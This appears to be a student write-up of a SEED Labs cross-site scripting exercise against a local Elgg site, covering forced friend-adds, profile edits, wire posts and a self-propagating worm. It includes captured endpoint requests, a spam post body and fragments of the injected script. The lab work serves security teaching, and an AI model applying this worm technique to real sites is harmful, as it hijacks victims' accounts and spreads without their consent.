
At first I checked that the site had XSS script vulnerabilities as I was able to run in the profile input part.

Type - 1: Becoming the Victim's Friend

To implement it, I first checked what api it was using when I click add friend.



Status	Method	Domain	File	Initiator	Type	Transferred	Size
200	GET	www.seed-server.com	add?friend=56&__elgg_ts=1708008291&__elgg_token=zCpayz66MZ_e2a_i-01YU	jquery.js:2 (xhr)	json	769 B	388 B


```
GET http://www.seed-server.com/action/friends/add?friend=56&__elgg_ts=1708008291,1708008291&__elgg_token=zCpayz66MZ_e2a_i-01YUw,zCpayz66MZ_e2a_i-01YUw

Status            200 OK
Version           HTTP/1.1
Transferred       769 B (388 B size)
Referrer Policy   no-referrer-when-downgrade

Response Headers (381 B)
Cache-Control: must-revalidate, no-cache, no-store, private
Connection: Keep-Alive
Content-Length: 388
Content-Type: application/json; charset=UTF-8
Date: Thu, 15 Feb 2024 14:45:16 GMT
expires: Thu, 19 Nov 1981 08:52:00 GMT
Keep-Alive: timeout=5, max=99
pragma: no-cache
```

```
1 request    388 B / 769 B transferred    Finish: 1.25 s
```

When I saw this, my next question was how to know Samy's id. So, I went to another user account and saw the id of Samy while sending request. And then I just used that route in the about me of Samy's profile in a script.

Type - 2: Modifying the Victim's Profile

For this part, I saw which api it was hitting when editing. It is a post method: http://www.seed-server.com/action/profile/edit



Status	Method	Domain	File	Initiator	Type	Transferred	Size
302	POST	www.seed-server.com	edit	document	html	3.74 KB	15.31 KB
200	GET	www.seed-server.com	alice	document	html	3.79 KB	15.31 KB
304	GET	www.seed-server.com	all.min.css	stylesheet	css	cached	67.08 KB
304	GET	www.seed-server.com	elgg.css	stylesheet	css	cached	62.61 KB
304	GET	www.seed-server.com	jquery.js	script	js	cached	0 B
304	GET	www.seed-server.com	jquery-ui.js	script	js	cached	0 B
304	GET	www.seed-server.com	require_config.js	script	js	cached	789 B
304	GET	www.seed-server.com	require.js	script	js	cached	0 B
304	GET	www.seed-server.com	elgg.js	script	js	cached	0 B

26 requests | 174.17 KB / 7.53 KB transferred | Finish: 2.69 s | DOMContentLoaded: 2.18 s | load: 2.22 s

POST http://www.seed-server.com/action/profile/edit


Status	302 Found
Version	HTTP/1.1
Transferred	3.74 KB (15.31 KB size)
Referrer Policy	no-referrer-when-downgrade

Response Headers (397 B)

Cache-Control: must-revalidate, no-cache, no-store, private
Connection: Keep-Alive
Content-Length: 406

Then, I looked into the fields of the edit profile and added them in the content with encodeURIComponent. That way I built the script and added it in the Samy's description.

Now, if Alice visits Samy's profile the script will run and Alice's profile info will get updated:



Results for "samy"

samy

User


Samy (@samy)

..."Before entering..."); console.log(content); if(sessionUser_id != owner_id) { //Condition to check if the user is not Samy)...

About me: ..."Before entering..."); console.log(content); if(sessionUser_id != owner_id) { //Condition to check if the user is not Samy)...

All	1
Group	0
Blog	0
Bookmark	0
Comment	0
Discussion topic	0
File	0
Page	0
Wire post	0

Alice’s updated info:



www.seed-server.com/profile/alice

a bried description of 1905120

Location
Khagracharri

Interests
no interest

Skills
no skills

Contact email
120@gmail.com

Telephone
017XXXXXXXX

Mobile phone
017XXXXXXXX

Website
http://www.1905120.com


Twitter username
1905120

About me
1905120

Task 3: Posting on the Wire on Behalf of the Victim

It’s almost same as task 2.
For this, I first tried to find the api which was used while posting on the wire.

The api: `http://www.seed-server.com/action/thewire/add`



www.seed-server.com/thewire/all

What's happening?

140 characters remaining

By Samy just now

trial post

Status	Method	Domain	File	Initiator	Type	Transferred	Size
302	POST	www.seed-server.com	add	document	html	4.45 KB	18.15 KB
200	GET	www.seed-server.com	all	document	html	4.49 KB	18.15 KB
304	GET	www.seed-server.com	jquery.js	script	js	cached	0 B
304	GET	www.seed-server.com	jquery-ui.js	script	js	cached	0 B
200	GET	www.seed-server.com	require_config.js	script	js	cached	789 B
304	GET	www.seed-server.com	require.js	script	js	cached	0 B
304	GET	www.seed-server.com	elgg.js	script	js	cached	0 B
200	GET	www.seed-server.com	favicon-128.png	FaviconLoader.jsm:191 (img)	png	cached	4.23 KB
200	GET	www.seed-server.com	favicon.svg	FaviconLoader.jsm:191 (img)	svg	cached	6.35 KB
304	GET	www.seed-server.com	sprintf.js	require.js:127 (script)	js	cached	0 B

26 requests | 52.45 KB / 10.71 KB transferred | Finish: 8.77 s | DOMContentLoaded: 7.52 s | load: 7.54 s

POST http://www.seed-server.com/action/thewire/add

Status 302 Found
Version HTTP/1.1
Transferred 4.45 KB (18.15 KB size)
Referrer Policy no-referrer-when-downgrade

Response Headers (395 B)
Cache-Control: must-revalidate, no-cache, no-store, private
Connection: Keep-Alive
Content-Length: 398
Content-Type: text/html; charset=UTF-8

This route takes body property and post it in the wire. So, I included that link in the body while posting:

“Body” : `"To earn 12 USD/HOUR(!), visit now: http://www.seed-server.com/profile/Samy"`

Task 4: Design a Self-Propagating Worm

This is just a combination of the first three tasks. The only difference is that instead of writing roll in the description I am adding **wormCode** instead of my student id in task2. This will make it self propagating worm.

Another change is in the fact that we used the user’s own profile link instead Samy’s link as we did in task 3.

“Body” : “`To earn 12 USD/HOUR(!), visit now: http://www.seed-server.com/profile/user_name”`

Here, user_name = elgg.session.user.name

Another thing I did in every task is ensuring that attacker is not affected by the attack when he visits his own profile.

var sessionUser_id = elgg.session.user.guid; \v
var owner_id = elgg.page_owner.guid;

I just checked whether sessionUser_id is the same as owner_id. If they are same, the attack won’t happen